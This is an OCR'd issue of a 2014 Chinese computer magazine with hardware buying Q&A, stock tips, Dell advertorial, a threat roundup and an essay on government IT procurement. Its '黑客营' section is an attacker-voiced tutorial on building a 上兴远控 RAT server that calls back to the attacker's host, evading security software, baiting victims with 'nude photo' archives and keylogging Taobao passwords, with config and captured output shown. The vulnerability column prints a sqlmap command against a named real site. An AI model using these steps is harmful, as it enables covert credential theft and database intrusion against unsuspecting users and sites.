研究:数码、手机

工程师
星座:射手座
爱好:旅游
研究:笔记本、模型

求助解惑专邮 cpcwdigi@163.com

热问TOP榜

每周,我们都会收到许多读者的求助邮件,其中一些倍受关注!来看看大家最近都被哪些问题困扰!

2.5英寸SSD有更多容量选择

最近很多去年购机的玩家朋友发来邮件,询问升级SSD的方案,主要集中在mSATA SSD是否不及2.5英寸SSD,相信这也是很多低价本玩家都想知道的。

工程师:影响SSD性能的主要是两个方面,其一是接口速度,目前的主流机型所配备的mSATA接口实际上都是SATA 6Gbps规范,因此在这方面没有瓶颈。而影响SSD性能的第二方面就是容量,在接口相同且容量一致,比如都是128GB的情况下,mSATA SSD的性能绝不会比标准2.5英寸SSD差,而后者的优势正是因为体积较大,所以大容量版产品选择更多,如果你打算买的是大容量的SSD,比如240GB/256GB,那选择标准2.5英寸SSD就更合适。注意,影响性能的还有闪存颗粒和主控芯片,但这和接口类型完全没有关系了。

TOP1

学生用MacBook最好安装Windows系统

标签:PC 整机

冷眸:我想买一台笔记本上学用,主要是玩《英雄联盟》《DNF》这样的游戏,除此之外还要做功课、看视频和上网。希望笔记本能薄一点,外观时尚一点,MacBook系列怎么样?

工程师:你的应用对性能并无太高要求,再加上希望笔记本轻薄时尚,所以可选的机型还是不少,MacBook全系列当然都可以满足你,但前提是你得重新安装Windows系统。毕竟OS X操作系统是完全不同的体系,应用和游戏也是单独的版本,你要玩的游戏,甚至部分学习用的软件,未必有OS X版。但实际上,如果安装了Windows,MacBook的很多优势(比如发热小、续航长)又没有了。

所以,综合来看,还是建议你考虑正统的Windows笔记本,比如1.62kg的戴尔Vostro 5470(4699元,14英寸1366×768,Core i3 4030U/GT 740M/4GB/500GB)、1.94kg的宏碁V5-473G(4600元,14英寸1366×768,Core i5 4200U/GT 750M/4GB/500GB)等都是不错的选择。

TOP2

原道M11支持联通3G

标签:数码

死霸:想买台平板电脑,主要用来看电影,希望系统流畅,操作不卡,屏幕清晰,续航时间长一点。要大屏,最好支持联通3G,方便随时上网,预算吃紧,要控制在千元左右。

豆豆:要求挺多,预算挺少,好在还有原道M11这样的型号满足你的要求,电商报价1099元,配有9.7英寸视网膜屏,机身只有8.2mm,支持3G通话,采用瑞芯微RK3188方案,解码性能突出,还可以实现画中画播放,用户口碑不错。

TOP3

iPhone5s到底能跌多低

标签:手机

Jayden_Yu:iPhone 6上市了,这价格就算卖个肾也买不起,考虑iPhone 5s比较现实,想请问它的价格能跌多低,入手什么版本比较合适。

豆豆:的确,在iPhone 6发布之后,市场上iPhone 5s的价格在直线下滑,眼下国行版16GB容量最低3960元就能到手,而港版只要3760元。我们觉得在iPhone 6降价前(这需要较长时间),这个价格会相对稳定。至于市面上有些iPhone 5s打着清仓的旗号,报价很便宜,很有可能是官换机和翻新机。

理财之家

这个世界上,唯一可以无中生有的是梦想,因此我们脚踏实地积累我们的财富,方能在未来感受"面朝大海、春暖花开"的幸福。投资理财是积累财富最直接、最有效的方式,来我们的"理财之家"坐坐,倾听财富的声音!

独立投资人,拥有11年理财经验。
欢迎大家加入电脑报理财群:329789299,验证码:理财之家。
新浪微博:http://weibo.com/cdx1983!

缺口 指引你投资方向

最近,好几位电脑报理财之家群的群友在讨论股票的缺口,有的股票缺口很快就补了,有的迟迟不补,这是为什么呢?把握好股票缺口,你就有了明确的投资方向了!


缺口,是指股价在快速大幅变动中有一段价格没有任何交易,显示在股价趋势图上是一个真空区域,例如第一天最高价为6.8元,第二天最低价为7.2元,那么6.8~7.2元就形成一个缺口。

正常交易留下的缺口,一般少则两三天多则四五天就会补了。如果超过10个交易日不补就可以确定这个缺口是突破缺口,如果在上涨途中出现突破缺口,那么可以确定行情要持续较长的时间,长的甚至可以达到数年之久,这种情况下就要坚定持有股票。

因此,我们可以挑选那种出现突破缺口,而股价滞涨或者20%涨幅以下的股票。但是,如果大盘股涨幅超过50%、小盘股涨幅超过100%,还出现突破缺口,很大几率这个突破缺口会变成衰竭缺口,这往往预示着行情离结束不远了,是卖出股票的时候。

简单地说,低位的缺口有支撑作用,高位的缺口有压力作用。换一个角度,缺口早晚要补,低位的缺口就是下跌入场的目标位,而高位的缺口就是反弹离场的预警位,这样操作投资就轻松多了。

另外,股票分红和除权都会留下或大或小的缺口,一般来说分红缺口短期内就会补掉,而除权缺口不一定。除权缺口短期没有意义,从中长期来说,大多数除权缺口就是一波上涨的终点。



分红缺口提供了短线交易的机会

股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负

购机帮你评

购机咨询热线
热线电话:4008830034
服务时间:工作日 8:30~18:30
周末及节假日 9:00~17:00

购机帮你评是戴尔直销专为消费者设立,帮助大家解决选购PC产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

Q:你好!我想给父母买一台台式机(或一体机),朋友推荐DIY,但我又担心被骗和售后问题,想请问品牌机当中有没有适合我的产品,预算3500元,只要基本应用可用即可,一线品牌最佳。

A:如果从服务的角度来看,的确应该首选品牌机,而说到一线品牌且服务给力的话,戴尔就算是个中翘楚了。我们推荐你选择Inspiron 20 3000(3048)一体机,现在一体机在家中使用更为流行,只是电源有线,网络与键鼠都无线让上手更简单,也更适合老人使用,采用奔腾G3240T处理器、4GB内存、500GB硬盘和19.5英寸屏,而且还预装了Windows 8.1操作系统,3599元的价格也基本符合你的预算需求。如果只考虑台式机推荐你Inspiron 3000(3847)系列,该机搭载了赛扬G1840处理器、2GB内存和500GB硬盘,标配21.5英寸显示器和支持无线网卡让它的易用性变得更为出色。在售后服务方面,目前在官网购买只需加99元即可升级为3年上门服务!这对于平时工作很忙,电脑出了故障可能无暇顾及的我们也能放心地让专业售后去为父母解决问题,这才是我们推荐戴尔的一个重要原因。

Q:最近看到了戴尔Inspiron 14 7000游匣笔记本,但我记得此前该系列不是超极本么?请问新产品推出是否意味着老产品的退市呢?现在还能买到老的Inspiron 14 7000超极本么?

A:需要向大家澄清的是,Inspiron 14 7000系列其实有两条不同的产品线,正是面向高性能游戏市场的游匣系列和之前的超极本系列,它们是并行而非互相替代的产品线,类似的还有Inspiron 14 5000和Inspiron 14 5000(5442),虽然只是名称上的些微不同,但实际产品之间的差别也比较明显。如果对这些产品有兴趣但心存疑惑,不妨到戴尔官网或拨打400 885 8555电话咨询。

责编:陈邓新 **美编**:毛代洪 **组版**:何雪松 **责校**:杨志刚
日期:2014.9.22 **投稿邮箱**:pcw-chendx@vip.sina.com

PC整机

戴尔 Inspiron 14 5000 依然值得购买

90985005X:我是刚上大一的学生，想买台笔记本，价位在4000~5000元，以前高三的时候曾在《电脑报》上看到过评分很高的戴尔 Inspiron 14 5000。我想问一下，现在还值得买这台笔记本吗？

工程师：目前戴尔 Inspiron 14 5000 就价格来看依然在你的预算范围内（4799元红色顶盖款），而且同样具备 Haswell Core i5 4210U 处理器、R7 M265 独显、4GB 内存、500GB 硬盘，并预装 Windows 8.1 操作系统，重量低至1.94kg，所以该机的综合素质依然相当优秀。近期在官网购买还可免费升级为背光键盘，同时只需加99元就可以升级到2年上门服务，因此还是推荐你选择戴尔 Inspiron 14 5000。

理工科需考虑高性能处理器机型

hujunjun1023:最近想入手一台笔记本，主要用来学习电路仿真软件，单片机编程，偶尔也修图。几乎不玩大型游戏，喜欢看电影、听歌、上网。现在预算4500元左右，希望性能稍微好点，以后还能升级最佳，品牌稍微大众点。

工程师:你的应用主要是对处理器速度和内存容量有较高要求，但因为预算不高所以基本上只能在国内品牌中进行选择。主要是考虑 Core i7 四核处理器机型，4500元左右可买到神舟战神 K610D-i7（4499元，15.6英寸 1920×1080，Core i7 4710MQ/GT 840M/4GB/500GB）、联想 G410AM-ISE（4850元，14英寸 1366×768，Core i7 4702MQ/HD 8750M/4GB/500GB），内存都很方便升级到更大容量，而且维护也相对较为方便，可以关注一下。

GPS 模块笔记本难以内置

胡志军：我们单位因行业应用需要，希望笔记本能支持电信3G上网、带GPS，可安装 Windows 7 系统，能带触控屏最好，不知道有没有这样的笔记本，求推荐。

工程师:你的部分需求（内置3G模块、安装 Windows 7、触控屏等）可以满足，而且主要是靠选购商用本来完成，因为大多数情况下只有商用本会内置 Mini PCI-E 接口并预埋天线，这样你能很方便地在这个位置上升级3G模块（淘宝上购买即可，不贵）。这类机型有 ThinkPad X1 Carbon、惠普 ProBook 650 等，另外戴尔的 Latitude 部分机型也是不错的选择，不过，你需要致电400 885 8555问问戴尔官方具体哪些机型有预留3G升级位。

内置 GPS 模块目前来说很困难，所以基本上只能通过外置的方式来实现。淘宝上可以买到蓝牙通信的 GPS 定位模块，PC 上装导航软件即可。价格也不高，一两百元就能搞定。

GT840M 支持玩4年《穿越火线》

彩:想买台5000元左右的本本，就希望它能玩《穿越火线》，可流畅运行就行，处理器低耗版玩游戏可行吗？GT840M 能撑《穿越火线》玩4年吗？

工程师:《穿越火线》不算对性能要求很高的游戏，所以就目前来看应对起来很轻松，GT 840M 可以保证流畅，即便是搭配低电压处理器也不例外。但不排除以后推出对硬件要求更高的新版本，毕竟未来的事情没有人能给出一个担保，而你的预算其实完全可以选择搭载标准电压处理器+GTX 级独显的机型，保值性可以更高。比如华硕 F550（4700元，15.6英寸 1366×768，Core i5 4200H/GTX 850M/4GB/1TB）就是不错的选择。

DIY

低预算每个配件都需精打细算

绽放的夏花：我想配台办公电脑，主要用来收发邮件、查看 CAD 图纸并打印。整机预算为3000元左右(不含显示器)，我自己先设想了个装机方案，以 Core i3 4130 处理器、H81 主板和 GTX 750 显卡为主。但具体用什么品牌的内存，选择1333MHz 还是1600MHz 还没想好，除此之外电源和机箱也没有想好。

董师傅:你选择的处理器、主板和显卡占据了近2000元的预算空间，再加上350元左右的1TB硬盘，留给内存、机箱和电源就只有650元左右。所以选择时一定要首先考虑具备高性价比的配件——内存可以考虑150元的金士顿 DDR3 1333 宽版，对不玩超频的普通办公或家用电脑来说，容量差别带来的影响比频率要大得多。电源可考虑售价270元、额定功率400W的航嘉多核 DH6，机箱则可以考虑169元的游戏悍将刀锋3标准黑装。综合下来主机预算接近3000元，性能也可以满足你的需求。

3500元游戏主机难配 Core i5

展不开的眉宇:我想组装一台预算最多3500元的主机，平时比较喜欢玩游戏，希望能配个 Core i5 的处理器。可以帮我推荐一套组装清单吗？

董师傅:如果你一定要选择 Core i5 处理器的话，那光处理器这一项就要占用近三分之一的预算，再加上如 GTX 750 这样性能较主流的游戏独显，留给主板、内存、硬盘和机箱电源的预算空间就太小了点，毕竟 PC 主机是一个遵循木桶原理的整体，所以在无法提高预算的情况下，我建议还是选择 Core i3 4130 处理器、金士顿或威刚 4GB 内存，再搭配技嘉 GA-B85M-D3V 主板和七彩虹 iGame750 烈焰战神显卡，机箱与电源选择航嘉 MVP 豪华版以及航嘉 MVP500，预算可以控制在3500元左右，而且综合素质均衡。

169元可拿下罗技 G100S

沉靜愛:我经常玩《英雄联盟》和第一人称射击游戏，请问200元左右有哪些比较好的键盘鼠标套装？我是学生党，没太多的资金支持！

董师傅:200元以内的游戏键鼠套装其实有不少选择，但也各自都有一些小的不足。好一点的品牌可以考虑169元的罗技 G100S，它的强项在于鼠标定位精准，而且键盘腕托可拆卸，不过略偏软的按键手感好坏就因人而异了，毕竟大家的习惯各有不同。

除此之外还可以考虑造型够个性的宜博眼镜蛇键鼠套装，它的性能在这个价位并不算突出（当然这个价位本来也没有什么性能特别出色的键鼠套装），但搭配蓝色背光系统让它显得颇有个性，相信这也是年轻人会喜欢的元素。

数码

相位差对焦速度更快

D 大调:iPhone 6 首次加入了相位差对焦，据说对焦速度是 iPhone 5s 的两倍，是不是真的？

豆豆:一般而言，自动对焦可以分为对比检测自动对焦（即反差对焦）和相位检测自动对焦（即相位差对焦），出于空间和成本的考虑，手机多使用的是第一种对焦方式。相位差对焦可以立刻知道对焦目标在现在的对焦场前面还是后面，可以立刻调整正确的移动方向快速完成对焦，而传统的反差对焦是不知道这个信息的，只知道对焦点是否清晰，那么在开始对焦的时候镜头需要拉一下风向大致确定一下对焦方向，因此速度上相位差对焦当然就快了，至于2倍这个说法，理论上是正确的。

检查镜头是否有霉斑

大漠孤烟:最近想买个二手的佳能 EF 70~200mm F2.8L 镜头，外观检查比较简单，想知道如何检查镜片，例如有没有霉斑以及被拆修过。

豆豆:镜头如果被拆修过，螺丝上会留下痕迹的。检查是否有霉斑，需要把镜头对着一个逆射的光源，让光线由斜侧的角度射入，背景要黑（或用黑纸衬托背景），由镜头正面观察，或者让光源从上方45度角或较小的角度射入，从入射光源之反射角处观看。如果还看不清楚，可以在一个较暗的环境下，用手电筒对着镜头照，从侧角观察。一旦发现有霉斑，无论价格多便宜都不要入手，因为清洗费用高，容易复发，而且霉斑的面积会越来越大，严重影响成像。

手机

从手机里揪出保存的 WiFi 密码

william7676：单位没有无线网络，蹭的是旁边公司的。那天师傅给我手机输密码的时候，动作太快没看清楚，不知道有没有办法在手机中找到，因为还有台平板电脑也想上。

豆豆：只要用手机登录过 WiFi，都会留下记录的。如果是 Android 手机需要安装一个《RE 浏览器》，进入路径 date/misc/wifi 下，里面有个名为 wpa_supplicant.conf 的文件，用《RE 浏览器》打开后就会看到路由器名称、密码等小秘密了。如果是 iPhone 手机的话，去 APP Store 下个 WiFi Passwords 的应用就可以找到密码。

Lumia 930 用 NFC 无法传照片


LeoVzJD：刚入手美版 Lumia 930，想通过 NFC 把照片传到朋友的 Nexus 5 上，结果怎么试都不行，这是为什么？

豆豆:你有所不知吧，目前 WP 系统手机的 NFC 功能只能匹配 WP 手机，不能与 Android 手机互通，要传照片的话，暂时只能通过蓝牙。正常情况下，WP 系统的手机在确认开启 NFC 功能后，打开照片，点击下角的三个点，选择“共享”，在弹出的选项中选择“触碰加传输”，如果对方 WP 系统的手机也开启了 NFC，只要贴近，就会弹出接收提示。

责编:陈邓新　**美编:**毛代洪　**组版:**向海蓉　**责校:**曾灿
日期:2014.9.22　**投稿邮箱:**pcw-chendx@vip.sina.com

安危周榜

本周上网你将面临哪些安全威胁?谁的安全威胁最大?编辑小新按照威胁程度列出一个安危榜单,助你安安全全上网,快快乐乐冲浪!


安危
周榜
系统安全
隐私安全
网银安全
网游安全

综合各大安全厂商的数据可知,近段时间的安全焦点是网游病毒,一周出现 3000 个各类变种,其次是手机端出现新的网银病毒。另外,上周共出现 32954 个钓鱼网站,其中网购钓鱼、中奖钓鱼和彩票钓鱼名列前三。

吞金兽病毒:以安全之名盗号

陈邓新::不少网游,例如《英雄联盟》等是用QQ号登录的,只要掌控了QQ账号和密码,可以窃取所有跟腾讯游戏相关的钱财,这就是吞金兽病毒盗号的思路。


如果有一天,你的 QQ 在右下角弹出一个窗口,提示 QQ 账号不安全,要重新验证,你会怎么办?信任,还是疑惑?

电脑报交流群群友“怒江斗笠”选择的是信任!是的,他压根就没有想到 QQ 提示界面居然可以伪造,当他稀里糊涂在弹出的 QQ 安全中心页面填写账号信息后,就注定他在《英雄联盟》、《穿越火线》花的心血白费了,而罪魁祸首吞金兽病毒却躲在网络阴暗的角落数钱呢!


在最近层出不穷的网游病毒中,吞金兽病毒堪称最厉害。它为了躲避杀毒软件的查杀,会将自身分割,并将自身的一部分植入正常的 EXE 压缩包和 DLL 文件中,最后通过闪存和移动硬盘进行传播。

而病毒一旦激活就会自动从网上下载缺少的部分,形成一个完整的病毒,之后就可以大大咧咧地盗号了。注入 qq.exe 进程,弹出伪造的 QQ 提示界面诱骗用户填写密保资料,都是水到渠成的事情了。

因此,如果看到 QQ 账号不安全的提示,就意味着中了吞金兽病毒,就要在安全模式下全盘杀毒——必须在安全模式下才可以清除全部病毒文件。



有两处跟官方网站不一样



```
1072523102: 1851119684
问题一: 你的学号(或工号)是?
答案一: 123456
问题二: 你的学号(或工号)是?
答案二: 123456
问题三: 你的学号(或工号)是?
答案三: 123456
```

```
MTA3MjUyMzE
wMqO6MTg1M
TExOTY4NA0K
zsrM4tK7o7rE
```

记录 QQ 密保信息

夜遇“银鬼” 银行卡被盗刷

近日,“小黄鱼 yok”在新浪微博吐槽:一天夜里,手机收到短信,工商银行手机客户端需要升级,遂点击短信中的链接升级。升级后,其主界面的引导页和正版手机银行客户端完全一样,只是多了一个复核环节,要用户填入手机号和银行卡号等信息(这些信息以短信形式发送到黑客的手机,黑客就得知了用户的敏感数据)。第二天他就发现工商银行卡余额只剩 11.4 元了……

这就是银鬼病毒在作案。最近,银鬼病毒伪装成银行手机客户端通过一些中小 APP 商店和伪基站短信大量传播,诱导用户填入手机号和银行卡号等信息,在后台偷偷拦截并转发手机短信,以获取手机短信中的支付验证码,这样木马作者可以利用“找回密码”功能修改中招手机用户银行交易密码,以及支付宝密码,将手机用户存在银行的钱财洗劫一空(通过网上消费的方式,例如购买游戏点卡等)。

目前,对付银鬼病毒最好的方式是依靠手机安全软件,例如 360 安全卫士、金山手机毒霸、卡巴斯基手机安全软件等。

病毒名称	被冒名的APP	病毒作恶手法
银鬼病毒	工商银行	利用“找回密码”修改中招手机用户银行交易密码,并通过网上消费的方式盗窃余额
	交通银行	
	浦发银行	
	建设银行	

漏洞扫描　**每周都有诸多漏洞曝光,其中有哪些漏洞值得我们特别关注的呢?**

爱卡汽车SQL注入漏洞

漏洞类型:过滤不严

技术解读:有安全专家发现,通过 SQL 工具输入命令 sqlmap.py -u “http://topic.xcar.com.cn/HONDA_ACCORD/comment/?topic_id=123” - dbs,可以撬开论坛数据库的入口,获得敏感数据。

上海中医药大学邮箱泄密漏洞

漏洞类型:数据泄密

技术解读:有黑客发现上海中医药大学邮箱系统存在泄密漏洞,一些敏感数据文件没有添加到 Robot。Robot 是一个特殊的文件,它告诉搜索引擎网站哪些数据不能读取。因此,通过搜索引擎就可以获取该学校的敏感数据。

通卡数据库泄露漏洞

漏洞类型:配置不当

技术解读:在 http://www.tongcard.com/embeded/login.dost-08 中,存在 Oracle 数据库入侵点,由于服务器配置不当黑客可以获得用户 ID、会员卡密码、手机号码、已经消费记录等敏感数据。

黑客营


键盘记录 窃取淘宝密码

@万立夫

攻击软件: 上兴远控 2014
攻击要点:窃取淘宝账号和密码

提到窃取淘宝账号和密码,就不得不提到拥有键盘记录功能的木马,上兴远控就是其中之一。之前,上兴远控推出 2014 版,令黑客兴奋不已!

运行上兴远控 2014,点击工具栏上的“生成”按钮,在弹出的窗口的“Http 访问地址”中设置服务端的连接地址(黑客主机的地址,木马会自动连接主机),接下来在“安装名称”输入框设置木马安装以后的程序名称,然后在“安装路径”输入框设置木马程序文件夹的地址,一般在系统盘里面。至于其他的诸如“上线端口”、“上线标志”、“上线分组”等选项,按照默认设置即可。




http访问地址、QQ空间、网盘、DNS域名解析或静态IP: 192.168.1.104
上线端口: 8010
备用地址(HTTP/DNS/Qzone/IP): 127.0.0.1
安装名称: QQWin.exe
上线标识: 2013
安装路径: MSInfo目录
备注:
上线分组: A1
☐ 插入IE ☐ 插入系统进程 ☑ 不插入运行 ☐ 正规运行
☐ 注册表启动 ☐ 安装后自删除 ☐ 加外壳 ☐ 占坑运行
☑ 服务启动名称: WinQvod
服务显示名: WinQvodPlayer
服务描述: 系统播放器
☐ 创建备份 ☐ 版本 ☑ 签名
Server目录DAT:371192.dat

上兴远控 2014 提供了多种启动方式。如果选择“服务启动”方式,那么就需要设置“服务名称”、“服务显示名”以及“服务描述”等选项。建议用这种启动,而不是注册表启动,可以成功逃过安全软件的监控。所有的设置操作完成以后,点击“生成服务端”按钮,就创建一个木马服务端了。

现在,我们将木马服务端捆绑到热门资源里面,例如好莱坞艳照。当用户解压好莱坞艳照压缩包时,自动激活木马服务端。木马服务端会主动连接木马控制端,连接上后,在控制端就可以远程查看系统的基本信息,例如 IP 地址、系统版本、硬件配置等内容。现在通过鼠标选择这台远程系统后,点击鼠标右键选择菜单中的“系统管理”命令,在弹出的窗口中点击“键盘记录”标签。

点击右侧的“开始记录”按钮,这样木马就开始记录远程系统中键盘输入的所有操作信息。开启键盘输入操作以后,我们可以缩小控制窗口,去干自己的其他事情。等一会自己空闲以后,再切换到“键盘记录”标签,点击“查看记录”按钮就可以查看到记录的所有信息。在记录信息里面一条一条地查看,就可以找到记录的淘宝的账号和密码信息。



```
2014-9-12 16:13:15 窗口类名:IEFrame 窗口标题:新浪首页
2014-9-12 16:13:15 窗口类名: 窗口标题:
2014-9-12 16:13:15 窗口类名:TApplication 窗口标题:上兴
2014-9-12 16:13:15 窗口类名:TSystemManageForm 窗口标题:
2014-9-12 16:15:30 窗口类名:IEFrame 窗口标题:新浪首页
taobao.com[回车]nognog  123456
2014-9-12 16:16:45 窗口类名:TSystemManageForm 窗口标题:
状态:键盘记录已开启
```

责编:陈平 **美编**:毛代洪 **组版**:何雪松 **责校**:曾灿
日期:2014.9.22 **投稿邮箱**:pcw-chenp@vip.sina.com

政府 IT 采购之门越关越紧

继Win8操作系统被中国政府禁用后，国外IT厂商最近在我国政府采购项目上再次遭遇了“滑铁卢”。不久前，《人民日报》发布消息称，中国政府采购部门已将美国安全软件供应商赛门铁克和俄罗斯安全软件供应商卡巴斯基排除在杀毒软件采购名单之外，取而代之的是奇虎360、启明星辰、冠群金辰、北京江民和瑞星等5家国产杀毒软件品牌。无独有偶，苹果的iPad、MacBook等产品也被我国政府从采购名单中剔除了。是什么原因让政府IT采购之门越关越紧，让国外IT厂商接连不断被政府采购“放弃”呢？归根到底就是信息安全问题导致的。

政府IT采购之门越关越紧为哪般

安全软件能够保护电脑免受黑客攻击，阻止病毒、木马等的侵害，防止电脑中数据被破坏、窃取等。但受美国“棱镜门”事件的影响，国外很多安全软件被证实存在外国情报机构开设的“后门”，从而使它们的安全性受到质疑。而 iPhone 同样留有后门，苹果能够通过其用户收集个人数据，也因此上了中国政府的禁止采购名单。目前新一代信息技术正转向软件主导，数字化、网络化、智能化、服务化的发展，让软件变得无处不在，软件在应对信息安全方面的地位越来越重要。

由于不少软件类产品可能被预置了“后门”，特别是带有容易被攻击的漏洞，可以“帮助”别国安全机构或其他恶意分子绕开系统中的防火墙窃取用户信息。自 2000 年起，中国软件评测中心就开始从事软硬件产品和系统的安全性测试，曾发现不少产品和系统确实存在“后门”。虽然这些“后门”可能是由于技术人员为方便远程管理调试而专门设置的，但一旦被不怀好意的人利用，将造成严重的信息安全威胁。

面对越来越严峻的信息安全形势，单靠技术无法抑制网络安全事件增长。因此目前国家从信息安全的角度出发，扶持软件定制化、国产化，出台政策支持国产定制化设备和软件的研发和规模化商用，以及将国产软件列入政府采购名录等不失为有效的解决途径。而此次我国政府机构限制采购国外安全软件，可在一定程度上降低我国政府信息系统被控制、被破坏的风险，确保我国政府的重要信息不被泄露，提高国家的信息安全水平。

限制采购是与国际接轨

其实中国政府所采取的限制采购政策，在某种程度上是与“国际接轨”的通行做法。纵观世界，各国政府在充分认识到全球化和信息化利弊的基础上，均高度重视本国信息安全的发展。

美国作为科技、经济强国，技术的不断创新可能是它遥遥领先的法宝，然而从另一个角度观察，完善的发展体系与健全的法律也是其科技发展的根本保证。早从联想收购 IBM 个人 PC 事业部开始，美国政府就以涉及国家安全为由，屡次对联想说 NO！即便到今天，联想电脑产品仍在美国政府部门的采购名单之外。此外，美国也多次以华为威胁“美国网络设备安全”为由展开调查，意欲封杀华为的电信网络设备，如 2011 年美国禁止中国华为参与专供警察、消防队以及急救人员在紧急情况下使用的无线网络项目，2012 年美国国际贸易委员会对来自包括中国在内的多个国家和地区的多家企业生产的无线电子设备发起大规模的“337 调查”，以“可能对美国带来安全威胁”的借口再次封杀了华为。在 2013 年，美国曾通过法案禁止美国国家航天航空局、美国商务部等政府部门采购中国的 IT 设备。

可以说，在信息安全方面，西方发达国家对于所有的信息安全产品和信息技术服务，在重点领域（如国防和政府部门）均施以严格的准入制度。金山毒霸反病毒工程师李铁军认为，对于政府采购来说，世界各国政府都遵循一个惯例：优先采购国产商品，以扶持国内企业。

限制采购有法可依

另外，我国对安全软件的采购，在认证标准上对国内外企业来说是一视同仁的，有着明确的法律规范依据。2009 年，国家质检总局就印发了《关于调整信息安全产品强制性认证实施要求的公告》，要求 8 类、13 种信息安全产品进入政府采购名单前，必须实行强制性认证。

在 2010 年，财政部等多个部委又联合发布了《关于信息安全产品实施政府采购的通知》，要求供应商必须具备中国信息安全认证中心按国家标准认证颁发的有效认证证书。而今年我国开始推行网络安全审查制度，对进入中国市场的重要信息技术产品及提供者都将进行安全审查，重点是产品安全性和可控性。因此，我国政府并不是简单地禁止采购国外的安全产品，而是只有通过安全认证后才能登上政府采购名单，这一点对于国内安全产品来说也是相同的。

黑客
系统后门
个人资料

系统“后门”给黑客窃取数据带来了方便

国外 IT 厂商在我国政府采购项目上频遭“滑铁卢”，标志着我国政府 IT 采购政策开始走向成熟，我们没有理由不大声鼓掌。这也意味着这场不见硝烟的信息安全保卫战，已经从以前的去 IOE 发展到国产化应用软件替代的时刻。在当前的形势下，国产 IT 厂商应该抓住良机，实现国产应用软件发展的良性循环。

@梁敏

勤哲 Excel 服务器
助力高新技术企业破解信息化难题

在很多读者的潜意识里，高新技术企业已经是信息化技术的先锋，貌似不需要进行信息化建设与改造。其实不然，高新技术企业更需要频繁地进行信息化建设与改造，以便能更好地满足自身发展的需要。随着现代信息技术的不断发展，故步自封显然不是高新技术企业的发展之道，一些企业的积极变革经验值得其他行业用户关注。

通信规划行业的信息化需求

广州杰赛科技股份有限公司是一家高新技术企业，其通信规划设计院是专业从事通信信息网络的规划设计、网络优化业务的机构，同时提供云计算技术服务和行业应用产品，致力于为运营商、政府机构、公共事业部门及企事业单位提供信息网络建设、运营及维护的综合解决方案及产品。

杰赛通信规划设计院的业务包含 LTE 基站勘察、室内勘察、室外路测、营业厅经营巡检等，专业性非常强。杰赛通信规划设计院在进行通信规划设计时，同样遇到了缺少信息化渠道和后期的数据处理分析的问题。众所周知，通信工程建设往往涉及到通信领域的多个专业，如何通过不同技术手段实施通信工程勘察和数据记录处理，如何将不同专业的需求和数据都考虑到，并且能够使各专业协调工作，是规划设计人员要考虑的一个重要方面，传统的通信规划设计在这方面也显得捉襟见肘，显然已经无法满足现今的要求，通信规划勘察行业用户需要一个移动终端和一个强大的数据管理平台来进行通信规划设计的信息化，提高通信规划设计的效率与效果。

在勘察方面如何更好地做到测量精确、图纸细致、标示清晰？在预算方面如何更好地做到材料准确、预算合理呢？杰赛通信规划设计院通过引入以勤哲 Excel 服务器数据管理平台为中心的系统，对传统的通信规划设计方案进行了信息化的改造和研发，成功地解决了勘察数据的存放、统计及分析的问题，满足了快速设计数据库和定制模板的需求，满足了分布式部署及按周期汇总数据进行分析的需求。

勤哲Excel服务器的解决之道

建筑物内部需要强覆盖，而基站信号又无法为辐射的区域提供理想的信号覆盖。因此，通信规划设计的首要工作是勘测确定哪些区域已被基站覆盖，哪些区域还需要室内分布系统增强信号。在勘测时，应特别注意话务繁忙的地带，即用户最常使用移动电话的地方，往往这一区域要设计一个分布天线。经过实地勘测，可基本确定各分布天线的位置，并根据各分布天线的管辖范围来确定其每个信道的输出功率。为了使方案规划更加准确，肯定需要对这些数据进行详细的、有条理的记录和分析。

相比其他软件，勤哲 Excel 服务器能通过用户自行设计模板、定义工作流、定义表间公式等，更简单直观地实现数据管理与操作，轻松、快速构建能够适应变化的 ERP、OA、CRM、SCM、PLM、PDM 等管理信息系统，杰赛通信规划设计院就此构建的“基站勘察记录表”等平台，可详细直观地记录基站勘察的“站名、日期、勘察人及电话、经度纬度、站点状况”等详细信息，为企业作出具体规划提供详细记录。

